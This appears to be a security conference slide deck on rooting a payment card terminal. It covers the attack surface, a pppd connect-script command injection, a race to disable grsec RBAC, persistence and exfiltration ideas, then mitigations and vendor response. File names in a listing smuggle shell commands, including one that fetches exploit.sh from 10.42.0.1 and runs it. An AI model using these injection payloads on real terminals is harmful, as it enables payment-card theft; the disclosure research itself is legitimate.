20  
0  
0

200  
50  
50  
300





File Manager!





Home > Admin > File Manager

Touch PanelConfigCommunicationDate/TimeFile ManagerPower Settings

Path: /mnt/usbstor1 ^UP^

|     |                                     |
|-----|-------------------------------------|
| DIR | lulz; chmod +x\$IFS                 |
| DIR | lulz; cp\$IFS                       |
| DIR | lulz; sh\$IFS                       |
| DIR | lulz; touch\$IFS                    |
| DIR | lulz;\$IFS                          |
|     | lulz;chmod +x exploit.sh;#          |
|     | lulz;curl 10.42.0.1 -o exploit.sh;# |
|     | lulz;sh exploit.sh;#                |
| DIR | screenshots                         |
|     | secins_race                         |
| DIR | share                               |
|     | t.sh                                |
|     | . . .                               |

Exploit!!!

20  
AMMO

48%  
HEALTH

234

567

ARMS



0%

ARMOR

BULL  
SHEL  
ROCK  
CELL

39  
20  
0  
0

200  
50  
50  
300



# Priv-Esc Attack Surface

- 👤 No SUID binaries
- 👤 Only ~6 processes running as root
  - 3 of them expose IPC mechanisms
- 👤 Reasonably good filesystem permissions
- 👤 Functionality separated by user
  - sys4 for admin mode
  - usr1 for merchant applications
- 👤 grsec





# Patch levels, oh my



Linux Kernel 2.6.31.14



Outdated libxml2



Outdated image parsing libraries





# Improvements in Newer Versions

- 👤 All binaries are complied with -fstack-protector-strong
- 👤 All writeable partitions mounted noexec (minor exceptions)
- 👤 Aggressive grsec RBAC (role-based access control) profile
- 👤 Many bugs patched, but definitely not all.





# Root Services

 /sbin/klogd

 /sbin/syslogd

 ifplugd

 /usr/local/sbin/secins

 /usr/local/bin/vfinetctrl

 /usr/local/sbin/svc\_netcontrol





# Non-Root Services



sys2 /home/sys2/fstMediaSrvr



sys2 svcserverd



sys2 /home/sys2/scgiserver



sys2 /home/sys2/svcmgrserver



sys2 cgiSvcMgr



sys3 /home/sys3/vcl



sys5 /home/sys5/ctls\_demon



sys6 /home/sys6/vhq\_sys



sys6 /home/sys6/apm\_config



sys6 /home/sys6/apmd —verbose

20

AMMO

38%

HEALTH

2 3 4  
5 6 7

ARMS



0%

ARMOR

BULL  
SHEL  
ROCK  
CELL

39  
20  
0  
0

200  
50  
50  
300



# vfinetctrl

-  IPC via /tmp/vfinetCtrl.fifo
-  ~8 operations exposed via IPC
-  Networking Related
-  Pretty boring





# secins

-  Package installation/security related functionality
-  IPC via unix socket
-  Handles grsec configuration on startup
-  Lots of other interesting functionality





# Reversing secins

-  ~22 supported IPC opcodes
-  Each contains complicated functionality
-  Clearly well audited relative to other code






# svc\_netcontrol

-  IPC interface exposed via System V shared memory
-  Allows limited users to request changes to network interfaces
-  Numerous functions exposed
  - InterfaceSetup, AddRouteFromXML, doSetNTP, pppConnect, modemConnect, AddHostRoute, And On... And On...
-  svc\_nettest for exercising functionality







**20**  
AMMO

**28%**  
HEALTH

2 3 4  
5 6 7  
ARMS



**0%**  
ARMOR

BULL 39  
SHEL 20  
ROCK 0  
CELL 0  
200  
50  
50  
300



# w00t w00t r00t



`sprintf(pppd %s updetach local user %s connect echo);`

## connect script

Usually there is something which needs to be done to prepare the link before the PPP protocol can be started; for instance, with a dial-up modem, commands need to be sent to the modem to dial the appropriate phone number. This option specifies an command for pppd to execute (by passing it to a shell) before attempting to start PPP negotiation. The chat (8) program is often useful here, as it provides a way to send arbitrary strings to a modem and respond to received characters. A value for this option from a privileged source cannot be overridden by a non-privileged user.



Spaces filtered but not \v or \t



Win!!





# grrrrrrrrsec

-  grsec RBAC's restrict the root user's filesystem access
-  Still can't ptrace secins :(
-  No access to magstripe reader + smart card devices
-  No access to frame buffer === no DOOM



# Options

 Continue staring at secins IPC handler

 Kernel exploit

 Get creative





# Brain Storming

-  We can start and stop other processes with different RBAC rules
-  We can send signals to other processes
-  secins can start and stop grsec with gradm
-  On start up it disables RBACs then re-enables them to ensure the proper rules are loaded



# Interesting...

```
ADD R5, SP, #0xC8+5
MOV R1, R4 ; c
MOV R2, #0x80 ; n
MOV R0, R5 ; s
BL memset
LDR R12, =a123456 ; "123456\n"
MOV R2, #0x80 ; n
LDHIA R12, {R0,R1} ; "123456\n"
STHIA R5, {R0,R1}
MOV R1, R5 ; buf
MOV R0, R6 ; fd
BL write
MOV R1, R5 ; buf
MOV R2, #0x80 ; n
MOV R0, R6 ; fd
BL write
MOV R0, R6 ; fd
BL close
LDR R0, =aEtcGrsecGrsecp ; "/etc/grsec/grsecpw"
MOV R1, R4 ; oflag
BL open
SUBS R5, R0, #0
BLT loc_CE4C
```

```
MOV R6, #0xFFFFFFFF
ADD R10, SP, #0xC8+var_34
ADD R8, SP, #0xC8+var_24
LDR R9, =a$binGradm ; "/sbin/gradm"
LDR R7, =aP ; "-p"
MOV R0, R10 ; int
MOV R1, R8 ; gid
MOV R2, R5 ; int
MOV R3, R6 ; int
STR R9, [SP, #0xC8+var_34]
STR R7, [SP, #0xC8+var_30]
STR R4, [SP, #0xC8+var_2C]
STR R6, [SP, #0xC8+var_C8]
STR R4, [SP, #0xC8+var_C4]
STR R4, [SP, #0xC8+var_C0]
STR R6, [SP, #0xC8+var_BC]
BL fork_and_exec
CMP R0, #0
BEQ loc_CD4C
```

```
MOV R1, #1 ; oflag
LDR R0, =aDevNull ; "/dev/null"
BL open
LDR R3, =aD ; "-D"
MOV R1, R4 ; offset
MOV R2, R4 ; whence
STR R3, [SP, #0xC8+var_30]
STR R9, [SP, #0xC8+var_34]
STR R4, [SP, #0xC8+var_2C]
MOV R7, R0
MOV R0, R5 ; fd
BL lseek
MOV R0, R10 ; int
MOV R1, R8 ; gid
MOV R2, R5 ; int
MOV R3, R7 ; int
STR R6, [SP, #0xC8+var_BC]
STR R7, [SP, #0xC8+var_C8]
STR R4, [SP, #0xC8+var_C4]
STR R4, [SP, #0xC8+var_C0]
BL fork_and_exec
CMP R7, #0
BLT loc_CE00
```

```
loc_CE00
MOV R12, #0xFFFFFFFF
MOV LR, #0
MOV R2, R12 ; int
MOV R1, R8 ; gid
MOV R3, R12 ; int
LDR R6, =aE ; "-E"
MOV R0, R10 ; int
STR R6, [SP, #0xC8+var_30]
STR LR, [SP, #0xC8+var_C0]
STR LR, [SP, #0xC8+var_2C]
STMEA SP, {R12,LR}
STR R12, [SP, #0xC8+var_BC]
STR R9, [SP, #0xC8+var_34]
BL fork_and_exec
MOV R6, R0
MOV R0, R5 ; fd
BL close
CMP R6, #0
BEQ loc_CC54
```

20  
AMMO

18%  
HEALTH

2 3 4  
5 6 7  
ARMS



0%  
ARMOR

BULL 39 / 200  
SHEL 20 / 50  
ROCK 0 / 50  
CELL 0 / 300



# Race to the finish

-  kill -9 secins
-  /usr/local/sbin/secins
-  Wait for secins to turn off RBACs
-  kill -9 secins
-  PROFIT!!!





🎵 Demo Time 🎵

*-MC Hammer?*



# Interesting Input

 /dev/amsr - magstripe related

 /dev/scdrv - smart card related

 /dev/syncscdrv - smart card related

 /dev/input/event2 - keypad



# Persistence

-  "Secure Boot"
-  Software "packages" are tar files
-  .p7s signature file for each "package"
-  Requires exploit that will be triggered on boot





# Data Exfiltration

-  Store network / internet
-  Pivot through the POS system
-  Wifi or Bluetooth
-  Write Data Out to Smart Card
-  Side Channels (Ultrasonic<sup>4</sup>, RF<sup>5</sup>, LED modulation<sup>6</sup>)



# Mitigations



DO NOT USE THE DEFAULT PIN



Have a process to update your card terminal's software in place and use it regularly

- Very intensive due to manual update process



Harden store networks and POS systems that can communicate with card terminals





# Vendor Response

 Quickly responded to vulnerability reports

 Was able to produce patches



# Takeaways

- 👤 Use defense in depth to secure the entire store network
- 👤 Where there's a will there's a way
- 👤 Don't let all of your security rely on a third party device
- 👤 More research should be done into other brands / product lines
- 👤 Push for audits and transparency, not marketing
- 👤 Push for more automatic update mechanisms





Mike Weber

Fareed Khattak

samuslav

GREETZ!

Richo

Dean Jerkovich

chaosdata



# References

- 1.) <https://srlabs.de/bites/eft-vulns/>
- 2.) <https://www.cl.cam.ac.uk/research/security/banking/>
- 3.) [https://www.rsaconference.com/writable/presentations/file\\_upload/hta-w02-that-point-of\\_sale-is-a-pos\\_final.pdf](https://www.rsaconference.com/writable/presentations/file_upload/hta-w02-that-point-of_sale-is-a-pos_final.pdf)
- 4.) [https://www.youtube.com/watch?v=i5xa5zAFm\\_Y](https://www.youtube.com/watch?v=i5xa5zAFm_Y)
- 5.) <https://www.youtube.com/watch?v=-YXkgN2-JD4>
- 6.) <https://www.nostarch.com/silence.htm>





# Contact Info

@trixr4skids on twitter

